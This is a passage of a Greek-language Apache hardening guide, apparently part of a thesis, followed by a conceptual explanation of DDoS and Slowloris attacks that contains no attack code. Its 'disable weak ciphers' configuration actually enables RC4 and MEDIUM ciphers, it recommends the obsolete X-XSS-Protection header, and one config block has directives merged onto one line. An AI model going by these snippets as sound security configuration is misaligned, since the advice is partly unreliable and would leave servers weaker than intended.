Για να γίνει αυτό, πηγαίνουμε στο Apache ssl configuration file: ssl.conf (path: /etc/httpd/conf.d/ssl.conf) και επεξεργαζόμαστε το SSLCipherSuite directive ώστε να δέχεται αλγορίθμους υψηλής κρυπτογράφησης όπως φαίνεται παρακάτω[4]:

```
SSLCipherSuite HIGH:!MEDIUM:!aNULL:!MD5:!RC4
```

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:

```
sudo apachectl restart
```

1.12.3 Απενεργοποίηση αδύναμων Ciphers

Προκειμένου να επιτρέψουμε μόνο τους strong Ciphers, μπορούμε να κλείσουμε όλες τις πόρτες που προσπαθούν να πραγματοποιήσουν handshake σε lower cipher suites. Για να γίνει αυτό πηγαίνουμε στο Apache ssl configuration file: ssl.conf (path: /etc/httpd/conf.d/ssl.conf) και εφαρμόζουμε το παρακάτω στο SSLCipherSuite directive [3]:

```
SSLCipherSuite
ALL:!aNULL:!ADH:!eNULL:!LOW:!EXP:RC4+RSA:+HIGH:+MEDIUM
```

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:

```
sudo apachectl restart
```

1.12.4 Απενεργοποίηση του SSLv2 και SSLv3

Μερικοί web servers τρέχουν από προεπιλογή τα πρωτόκολλα SSL 2.0/3.0 και TLS 1.0/1.1 παρά το γεγονός ότι είναι γεμάτα με γνωστά θέματα ασφαλείας, βάζοντας έτσι τα δεδομένα που μεταφέρονται πάνω από αυτές τις μεθόδους κρυπτογράφησης σε ρίσκο. Εξαιτίας αυτού, θα πρέπει να πρωτόκολλα όπως SSLv2 και SSLv3 καθώς επίσης και το TLS 1.0 και το TLS 1.1 να απενεργοποιούνται και στη θέση τους να ενεργοποιείται το TLS 1.2.

Για να γίνει αυτό πηγαίνουμε στο Apache ssl configuration file: ssl.conf (path: /etc/httpd/conf.d/ssl.conf) και στο τμήμα για το SSL Protocol Support βάζουμε τις παρακάτω γραμμές [1]:

```
SSLProtocol -SSLv2 -SSLv3 -TLSv1 -TLSv1.1
SSLProtocol +TLSv1.2
```

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής και μπορούμε να ελέγξουμε για πιθανά σφάλματα στο SSL configuration με χρήση των online SSL.TLS Certificate tools [4], [7]

```
sudo apachectl restart
```

1.13 Απενεργοποίηση εμφάνισης καταλόγου

Όμοια με την απενεργοποίηση της υπογραφής του web server, οι web servers επίσης από προεπιλογή εμφανίζουν το περιεχόμενο των εγγράφων και των αρχείων στον root κατάλογο όταν λείπει το index.html αρχείο. Αυτό σημαίνει ότι ένας επιτιθέμενος μπορεί να δει όλα τα αρχεία και τους υπο-φακέλους στον browser του.


Για να απενεργοποιηθεί αυτή η λειτουργικότητα πηγαίνουμε στο Apache configuration file (path: /etc/httpd/conf/httpd.conf) στο Options directory και βάζουμε την τιμή “None” ή “-Indexes” όπως φαίνεται παρακάτω [1]:

```
<Directory /var/www/example.com>
Options None
Order allow,deny
Allow from all
</Directory>
```

Στο παραπάνω configuration θεωρούμε ότι ο root κατάλογος βρίσκεται στο directory example.com. Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:

```
sudo apachectl restart
```

και βλέπουμε ότι παίρνουμε Forbidden error μήνυμα όταν καλούμε τον Apache server με την διεύθυνσή του όπως φαίνεται παρακάτω [4]:



Εικόνα 6. Μήνυμα σφάλματος μετά την απενεργοποίηση της εμφάνισης καταλόγου

1.14 Απενεργοποίηση των Symbolic Links του Server

Από προεπιλογή, ο Apache ακολουθεί συμβολικούς συνδέσμους ή symbolic links (symlinks). Προτείνεται να απενεργοποιούνται για λόγους ασφαλείας και για να γίνει αυτό πηγαίνουμε στο Apache configuration file (path: /etc/httpd/conf/httpd.conf) και βρίσκουμε το section που ξεκινάει με Directory /var/www/html και βάζουμε στο Option directive το εξής –FollowSymLinks όπως φαίνεται παρακάτω [5]:

```
<Directory /var/www/html/>
   Options -Indexes -FollowSymLinks
   AllowOverride None
   Require all granted
</Directory>
```

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:

```
sudo apachectl restart
```

1.15 Απενεργοποίηση του Server Side Include και της εκτέλεσης του CGI

Το Server Side Include (SSI) έχει το ρίσκο ότι αυξάνει το φόρτο στον server. Αν έχουμε ένα διαμοιραζόμενο περιβάλλον και web applications μεγάλης κίνησης, τότε μια SSI επίθεση επιτρέπει το exploitation της web εφαρμογής εισάγοντας scripts στις HTML σελίδες ή εκτελώντας απομακρυσμένο αυθαίρετο κώδικα. Έτσι ο επιτιθέμενος μπορεί να πάρει πρόσβαση σε ευαίσθητη πληροφορία όπως αρχεία κωδικών και να εκτελέσει shell εντολές [5].

Για να απενεργοποιήσουμε το SSI καθώς επίσης και την εκτέλεση του CGI πηγαίνουμε στο Apache config file (path: /etc/httpd/conf/httpd.conf) και βάζουμε το "-Includes" και "-ExecCGI" στο Options directive όπως φαίνεται παρακάτω [4]:

```
<Directory /var/www/html/>

Options -Indexes -ExecCGI -Includes

Order allow,denyAllow from all

</Directory>
```

Στην περίπτωση που έχουμε πολλαπλά Directory directives στο περιβάλλον μας, πρέπει να εφαρμόσουμε το παραπάνω configuration σε όλα.

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:

```
sudo apachectl restart
```

1.16 Εξάλειψη αχρησιμοποίητων modules

Αν έχουμε εγκαταστήσει τον Apache Web Server με τα προεπιλεγμένα configurations του συστήματος, τότε υπάρχει μεγάλη πιθανότητα να τρέχουν πολλά αχρείαστα modules. Όσο ποιο πολλές υπηρεσίες και λειτουργικότητες υπάρχουν σε έναν web server τόσο πιθανώς υπάρχουν ευκαιρίες για έναν hacker να κάνει exploit το δίκτυο ενός οργανισμού. Έτσι μια απλή και εύκολα παραβλεφθείσα βέλτιστη πρακτική είναι

να απενεργοποιηθούν ή να κλείσουν οποιαδήποτε μη χρησιμοποιούμενες υπηρεσίες, πόρτες ή λειτουργικότητες [1].

Για παράδειγμα υπάρχουν 65.535 διαθέσιμες πόρτες για κάθε server που μπορεί πιθανώς να χρησιμοποιήσει για να σερβίρει. Στην πραγματικότητα όμως ο server μας δεν χρειάζεται όλες αυτές τις πόρτες ανοιχτές. Οποιαδήποτε μη χρησιμοποιούμενα modules ή εσωτερικές / εξωτερικές πόρτες πρέπει να κλείσουν. Για να επιβεβαιώσουμε ποια modules τρέχουν στον web server, χρησιμοποιούμε την παρακάτω εντολή:

```
grep LoadModule /etc/httpd/conf/httpd.conf
```

Για να απενεργοποιήσουμε κάποιο συγκεκριμένο module αρκεί στο Apache config file (path: /etc/httpd/conf/httpd.conf) να βάλουμε μπροστά το '#' όπως φαίνεται παρακάτω:

```
#LoadModule info_module modules/mod_info.so
#LoadModule userdir_module modules/mod_userdir.so
```

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής και τα παραπάνω modules έχουν απενεργοποιηθεί:

```
sudo apachectl restart
```

1.17 Etag

Το Etag επιτρέπει στους επιτιθέμενους να αποκτούν ευαίσθητη πληροφορία όπως τον inode αριθμό, το όριο του multipart MIME και τις διεργασίες παιδιά μέσω της κεφαλίδας Etag. Για να αποτρέψουμε αυτή την ευπάθεια, πηγαίνουμε στο Apache config file (path: /etc/httpd/conf/httpd.conf) και βάζουμε το ακόλουθο directive [4]:

```
FileETag None
```

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:

```
sudo apachectl restart
```

1.18 Προστασία δικαιωμάτων των binary και configuration καταλόγων

Από προεπιλογή, τα δικαιώματα για τον binary και configuration κατάλογο είναι 755, το οποίο σημαίνει ότι οποιοσδήποτε χρήστης στον web server μπορεί να δει τα configurations. Για να μην επιτρέψουμε την πρόσβαση σε άλλο χρήστη να μπει μέσα στους φακέλους conf και bin, μπορούμε να τρέξουμε την chmod παρακάτω εντολή ως εξής [4]:

```
cd /etc/httpd/

sudo chmod -R 750 conf

sudo chmod 750 /usr/sbin/httpd
```

1.19 Προστασία ρυθμίσεων συστήματος

Σε μια προεπιλεγμένη εγκατάσταση, οι χρήστες μπορούν να κάνουν override τα apache configurations με την χρήση του .htaccess. Αν θέλουμε να σταματήσουμε τους χρήστες από το να αλλάζουν τις ρυθμίσεις του apache web server, τότε μπορούμε να βάλουμε το AllowOverride σε None.

Για να γίνει αυτό πάμε στο Apache config file (path: /etc/httpd/conf/httpd.conf), ψάχνουμε για το Directory στο root επίπεδο και το αλλάζουμε ως εξής [4]:

```
<Directory />

Options -Indexes

AllowOverride None

</Directory>
```

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:

```
sudo apachectl restart
```

1.20 Προστασία από Clickjacking επίθεση

Το Clickjacking είναι μια επίθεση που εξαπατά τον χρήστη στο να κάνει κλικ σε ένα στοιχείο μιας ιστοσελίδας το οποίο είναι αόρατο ή μεταμφιεσμένο ως άλλο στοιχείο. Αυτό μπορεί να προκαλέσει στους χρήστες στο κατέβασμα κάποιου malware άθελά τους, στην επίσκεψη κάποιας κακόβουλης ιστοσελίδας, να παρέχει διαπιστευτήρια ή ευαίσθητες πληροφορίες στους επιτιθέμενους, να μεταφέρει χρήματα ή να αγοράσει ο χρήστης άθελά του κάποιο προϊόν από το Internet.

Τυπικά, το clickjacking πραγματοποιείται με την εμφάνιση μιας αόρατης σελίδας ή ενός HTML στοιχείου μέσα σε ένα iframe, πάνω στην σελίδα που βλέπει ο χρήστης. Οι χρήστες πιστεύουν ότι κάνουν κλικ στην ορατή σελίδα, αλλά στην πραγματικότητα αυτοί επιλέγουν ένα αόρατο στοιχείο στην επιπρόσθετη σελίδα που μεταφέρθηκε από πάνω από την σελίδα που βλέπει ο χρήστης. Η αόρατη σελίδα μπορεί να είναι μια κακόβουλη σελίδα ή μια νόμιμη σελίδα την οποίο ο χρήστης δεν διατίθεται να επισκεφτεί. Για παράδειγμα μια σελίδα στην σελίδα της τράπεζας του χρήστη που επιτρέπει την μεταφορά χρημάτων [8].


Για να αποτρέψουμε την παραπάνω επίθεση, πηγαίνουμε στο Apache configuration file (path: /etc/httpd/conf/httpd.conf) και εφόσον βεβαιωθούμε ότι το module mod_headers.so είναι ενεργοποιημένο, τότε βάζουμε το παρακάτω directive [4]:

```
Header always append X-Frame-Options SAMEORIGIN
```

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:

```
sudo apachectl restart
```

Από την παρακάτω εικόνα βλέπουμε ότι το παραπάνω configuration γίνεται apply με επιτυχία:



Εικόνα 7. Configuration για προστασία από Clickjacking επίθεση

1.21 Προστασία από XSS επιθέσεις

Με τον όρο Cross-site Scripting ή XSS αναφερόμαστε σε μία ευπάθεια ασφάλειας που επιτρέπει σε έναν κακόβουλο χρήστη να εγχύσει κώδικα JavaScript σε μία ιστοσελίδα. Με τη σειρά του ο κώδικας αυτός, μόλις ο χρήστης επιχειρήσει να επισκεφθεί την συγκεκριμένη ιστοσελίδα, θα εκτελεστεί στον browser του γιατί λειτουργεί με τα αυξημένα προνόμια, και αντιμετωπίζεται από τον browser ως έμπιστο περιεχόμενο. Με αυτόν τον τρόπο, ο επιτιθέμενος μπορεί να αποκτήσει πρόσβαση σε ευαίσθητα δεδομένα χρηστών, να υποκλέψει την συνεδρία ενός χρήστη, αλλά και να αποκτήσει πρόσβαση σε πλήθος πληροφοριών που αποθηκεύει ο browser για χάρη του χρήστη.

Οι επιτιθέμενοι μπορούν να εκμεταλλευτούν μία cross-site scripting ευπάθεια προκειμένου να παρακάμψουν ελέγχους πρόσβασης, όπως το Same-Origin Policy. Ο αντίκτυπος των εν λόγω επιθέσεων ποικίλλει από μικρές αλλαγές που ενδεχομένως επηρεάζουν την εμπειρία ενός χρήστη, μέχρι μεγάλης εμβέλειας ζημιές, ανάλογα με την ευαισθησία των δεδομένων που χειρίζεται ο ευάλωτος ιστότοπος, αλλά και τις προσπάθειες μετρίασης των αρνητικών συνεπειών [9].


Επειδή η ασφάλεια XSS μπορεί να προσπεραστεί από πολλούς browsers, μπορούμε να εφαρμόσουμε την ασφάλεια σε μια web εφαρμογή ακόμα και αν είναι απενεργοποιημένη από τον χρήστη. Αυτό χρησιμοποιείται από την πλειοψηφία των γιγαντιαίων web εταιριών όπως το Facebook, Twitter, Google κ.α. Για να γίνει αυτό πηγαίνουμε στο Apache configuration file (path: /etc/httpd/conf/httpd.conf) και βάζουμε το παρακάτω Header directive [4], [5]:

```
<IfModule mod_headers.c>
   Header set X-XSS-Protection "1; mode=block"
</IfModule>
```

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:

```
sudo apachectl restart
```

Αν μετά ανοίξουμε το π.χ Firefox browser και επισκεφτούμε το link του Apache server, μπορούμε να ελέγξουμε τους HTTP response headers με το Firebug και θα δούμε ότι το XSS-Protection έχει γίνει inject στον header της απάντησης του server και το mode του είναι blocker όπως φαίνεται και στην παρακάτω εικόνα [5]:



Εικόνα 8. Configuration για προστασία από XSS επιθέσεις

1.22 Ορισμός Cookie με HttpOnly και Secure flag

Μπορούμε να σταματήσουμε τις περισσότερες από τις γνωστές επιθέσεις Cross Site Scripting χρησιμοποιώντας το HttpOnly και Secure flag στο cookie. Χωρίς να έχουμε το HttpOnly και Secure flags (και χωρίς να έχουμε εφαρμόσει το XSS-Protection όπως παρουσιάστηκε στην προηγούμενη παράγραφο) είναι πιθανό κάποιος επιτιθέμενος να κλέψει ή να χειριστεί το web application session και cookies του χρήστη.

Για να αποφευχθεί αυτό πηγαίνουμε στο Apache configuration file (path: /etc/httpd/conf/httpd.conf) και βάζουμε το παρακάτω Header directive [4]:

```
<IfModule mod_headers.c>
   Header edit Set-Cookie ^(.*)$ $1;HttpOnly;Secure
</IfModule>
```

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:

```
sudo apachectl restart
```

1.23 Ενεργοποίηση του Rule Engine

Από προεπιλογή κατά την εγκατάσταση του Apache web server, το Rule Engine είναι απενεργοποιημένο. Αυτό σημαίνει ότι αν δεν το ενεργοποιήσουμε, δεν μπορούμε να εκμεταλλευτούμε όλα τα πλεονεκτήματα που προσφέρει το Mod Security (όπως θα περιγράψουμε σε επόμενη παράγραφο).

Η ενεργοποίηση ή η απενεργοποίηση του Rule Engine ελέγχεται από το SecRuleEngine directive. Για να το ενεργοποιήσουμε, πηγαίνουμε στο Apache config file (path: /etc/httpd/conf/httpd.conf) και βάζουμε το παρακάτω directive [4]:

```
SecRuleEngine On
```

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:

```
sudo apachectl restart
```

1.24 Configure Listen

Όταν έχουμε πολλά interfaces και IPs σε έναν web server, συνίσταται να έχουμε το Listen directive ρυθμισμένο με απόλυτη IP και πόρτα.

Αν αφήσουμε το Apache configuration να ακούει σε όλες τις IPs με κάποια πόρτα, τότε μπορεί να δημιουργήσει πρόβλημα στην προώθηση ενός HTTP request σε κάποιον άλλο server. Αυτό είναι πολύ συχνό σε ένα διαμοιραζόμενο περιβάλλον.

Για να ρυθμίσουμε τον Apache web server να ακούει σε μόνο μια IP και πόρτα, πηγαίνουμε στο Apache configuration file (path: /etc/httpd/conf/httpd.conf) και βάζουμε στο Listen directive για παράδειγμα το παρακάτω [4]:

```
Listen 10.10.10.1:80
```

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:

```
sudo apachectl restart
```

1.25 Περιοδικός έλεγχος για επιδιορθώσεις


Το τελευταίο, αλλά σίγουρα όχι λιγότερο σημαντικό είναι ο περιοδικός έλεγχος για επιδιορθώσεις (patches). Πρέπει να ελέγχουμε συχνά για updates και για patches στον server. Αυτό δεν πρέπει να είναι απλώς μια εφάπαξ λειτουργία μετά την εγκατάσταση [1]. Στο Centos μπορούμε να εγκαταστήσουμε τα τελευταία patches και fixes με χρήση της παρακάτω εντολής:

```
sudo yum update
```

Φυσικά το παραπάνω σε έναν οργανισμό θα πρέπει να γίνεται σε συνεννόηση με την υποδομή και τους διαχειριστές της οι οποίοι είναι εκπαιδευμένοι να εκτελούν τέτοιες διαδικασίες patching.

2 Επιθέσεις DDoS

Μια επίθεση DDoS (Distributed Denial-of-Service) συμβαίνει όταν ένας χάκερ στέλνει μεγάλη κίνηση σε ένα δίκτυο ή ένα web server προκειμένου να συντρίψει το σύστημα και να διαταράξει την ικανότητά του να λειτουργήσει. Αυτές οι επιθέσεις χρησιμοποιούνται συνήθως για να ρίξουν προσωρινά έναν ιστότοπο ή μια εφαρμογή και μπορούν να διαρκέσουν μερικές ημέρες κάθε φορά ή ακόμη και περισσότερο [14].



Εικόνα 9. Οπτικοποίηση DDoS επίθεσης

Χρησιμοποιούμε τον όρο Denial-of-Service επειδή ο ιστότοπος ή ο διακομιστής δεν θα είναι σε θέση να εξυπηρετήσει νόμιμη κυκλοφορία κατά τη διάρκεια της επίθεσης. Και τον όρο Distributed Denial-of-Service επειδή η παράνομη κίνηση προέρχεται από εκατοντάδες, χιλιάδες ή ακόμα και εκατομμύρια άλλων υπολογιστών. Όταν προέρχεται από μία μόνο πηγή, είναι γνωστή ως επίθεση DoS.

Οι επιθέσεις DDoS χρησιμοποιούν ένα botnet μια συλλογή πολλών υπολογιστών ή συσκευών με δυνατότητα πρόσβασης στο Internet που έχουν καταληφθεί εξ αποστάσεως με χρήση κακόβουλου λογισμικού που ξεκινά την επίθεση. Αυτά λέγονται “ζόμπι”.

2.1 Είδη DDoS επιθέσεων

Υπάρχουν τρία είδη DDoS επιθέσεων:

- **Application-layer DDoS attack**: Οι επιθέσεις σε επίπεδο εφαρμογής είναι η απλούστερη μορφή επίθεση DDoS που μιμείται τα κανονικά αιτήματα διακομιστή. Με άλλα λόγια, οι υπολογιστές ή οι συσκευές στο botnet συνδυάζονται για να έχουν πρόσβαση στον εξυπηρετητή ή στον ιστότοπο, όπως ακριβώς θα έκανε ένας κανονικός χρήστης.

  Όμως, καθώς η επίθεση DDoS κλιμακώνεται, ο όγκος των φαινομενικά νόμιμων αιτημάτων γίνεται υπερβολικά μεγάλος για να τον διαχειριστεί ο διακομιστής, ο οποίος τελικά "κρασάρει".
- **Protocol DDoS attack**: Μια επίθεση πρωτοκόλλου εκμεταλλεύεται τον τρόπο με τον οποίο οι διακομιστές επεξεργάζονται δεδομένα προκειμένου να επιβαρύνουν και να υπερφορτώσουν τον στόχο.

  Σε ορισμένες παραλλαγές των επιθέσεων πρωτοκόλλου, το botnet θα στείλει πακέτα δεδομένων για να συναρμολογηθούν από τον διακομιστή. Στη συνέχεια ο διακομιστής περιμένει να λάβει μια επιβεβαίωση από τη διεύθυνση IP προέλευσης, την οποία δεν λαμβάνει ποτέ. Ωστόσο, συνεχίζει να λαμβάνει όλο και περισσότερα δεδομένα για να αποσυσκευάσει.

  Σε άλλες παραλλαγές, αποστέλλει πακέτα δεδομένων που απλά δεν μπορούν να επανασυναρμολογηθούν, γεγονός που στην προσπάθεια του καταναλώνει σημαντικό μέρος των πόρων του διακομιστή.
- **Volume-based DDoS attack**: Οι ογκομετρικές επιθέσεις είναι παρόμοιες με τις επιθέσεις εφαρμογών, αλλά με μια διαφορά. Σε αυτή τη μορφή επίθεσης DDoS, το διαθέσιμο εύρος ζώνης ενός ολόκληρου διακομιστή καταναλώνεται από τα αιτήματα του botnet που έχουν ενισχυθεί με κάποιο τρόπο.


  Για παράδειγμα, τα botnet μπορούν μερικές φορές να εξαπατήσουν τους διακομιστές ώστε να στείλουν οι ίδιοι τεράστια ποσά δεδομένων. Αυτό σημαίνει ότι ο διακομιστής πρέπει να επεξεργαστεί τη λήψη, τη συναρμολόγηση, την αποστολή και τη λήψη των δεδομένων εκ νέου.

2.2 Επίθεση Slowloris DDoS

Η επίθεση Slowloris είναι ένα είδος επίθεσης άρνησης παροχής υπηρεσιών (DoS) η οποία επιτρέπει σε μια απλή μηχανή να ρίξει τον web server άλλου υπολογιστή με το ελάχιστο bandwidth και δημιουργώντας παρενέργειες σε υπηρεσίες και πόρτες.

Το Slowloris προσπαθεί να κρατά πολλά connections ανοιχτά στον web server στόχο και να τα κρατά ανοιχτά όσο το δυνατό περισσότερο. Το πετυχαίνει αυτό ανοίγοντας connections στον web server στόχο και στέλνοντας μερικώς ολοκληρωμένα requests. Περιοδικά στέλνει τις επόμενες HTTP κεφαλίδες μη ολοκληρωμένες μέσα στο request. Οι επηρεασμένοι servers θα κρατάνε αυτά τα connections ανοιχτά, γεμίζοντας έτσι τον μέγιστο αριθμό ταυτόχρονων connections που μπορεί να δεχτεί ο server και τελικά ο server στη συνέχεια να αρνείται να παρέχει τα επιπρόσθετα connections από τους clients.

Το πρόγραμμα ονομάστηκε έτσι από τα αργά lories που είναι μια ομάδα πιθήκων που είναι γνωστά για τις αργές κινήσεις τους [15].



Εικόνα 10. Οπτικοποίηση Slowloris DDoS επίθεσης

2.3 Σε ποιους Web Servers επιδρά η επίθεση Slowloris

Το παρακάτω περιλαμβάνει αλλά δεν περιορίζεται μόνο στους ακόλουθους web servers:

- Apache 1.x και 2.x
- dhttpd
- Websense "block pages" (μη επιβεβαιωμένο)
- Trapeze Wireless Web Portal (μη επιβεβαιωμένο)
- Verizon's MI424-WR FIOS Cable modem (μη επιβεβαιωμένο)
- Verizon's Motorola Set-top box (port 8082 και απαιτεί αυθεντικοποίηση - μη επιβεβαιωμένο)
- BeeWare WAF (μη επιβεβαιωμένο)
- Deny All WAF (patched)
- Flask (development server)

Επειδή το Slowloris εκμεταλλεύεται το πρόβλημα χειρισμού χιλιάδων συνδέσεων, η επίθεση έχει μικρότερη επίδραση σε servers που χειρίζονται καλά μεγάλο αριθμό από συνδέσεις. Proxy servers και επιταχυντές προσωρινής αποθήκευσης (caching) όπως το Varnish, nginx και Squid προτείνονται στο να μετριάζουν αυτό το είδος της επίθεσης. Επιπροσθέτως, συγκεκριμένοι servers είναι ποιο ανθεκτικοί σε αυτήν την επίθεση από σχεδιασμού, οι οποίοι είναι: Hiawatha, IIS, lighttpd, Cherokee, and Cisco CSS [15].

2.4 Πως δουλεύει η επίθεση Slowloris

Το Slowloris είναι μια επίθεση επιπέδου εφαρμογής η οποία λειτουργεί με την χρήση μερικών ολοκληρωμένων αιτημάτων HTTP. Η επίθεση λειτουργεί με το να ανοίγει connections σε έναν web server στόχο και μετά να τα κρατάει ανοιχτά όσο το δυνατόν περισσότερο μπορεί.

Το Slowloris δεν είναι μια κατηγορία επίθεσης, αλλά αντίθετα είναι ένα συγκεκριμένο εργαλείο επίθεσης το οποίο δημιουργήθηκε το 2009 από τον RSnake, και επέτρεπε από 1 μόνο υπολογιστή να ρίξει τον server με πολύ χαμηλό bandwidth. Σε αντίθεση με τις επιθέσεις DDoS που βασίζονται στην αντανάκλαση DDoS επιθέσεων όπως την NTP επίθεση (NTP amplification DDoS attack), αυτού του είδους η επίθεση χρησιμοποιεί χαμηλό ποσοστό εύρους ζώνης και αντίθετα στοχεύει

στη χρήση πόρων του server με requests τα οποία φαίνονται ποιο αργά από τα συνηθισμένα αλλά μιμούνται την κανονική κίνηση. Αυτό πέφτει στην κατηγορία των επιθέσεων που είναι γνωστές σαν επιθέσεις «χαμηλές και αργές». Ο server στόχος θα έχει συγκεκριμένο αριθμό από διαθέσιμα threads για να χειριστεί ταυτόχρονες συνδέσεις. Κάθε server thread θα προσπαθεί να μείνει ζωντανό ενώ περιμένει να για το slow request να ολοκληρωθεί, το οποίο ποτέ δεν συμβαίνει. Όταν στον server ξεπεραστεί ο μέγιστος δυνατός αριθμός από connections, τότε κάθε επιπρόσθετο connection δεν θα απαντάται και αυτό θα έχει ως αποτέλεσμα να συμβεί άρνηση παροχής υπηρεσίας [20]. Αυτό εκμεταλλεύεται την ευπάθεια που έχουν οι thread-based web servers οι οποίοι 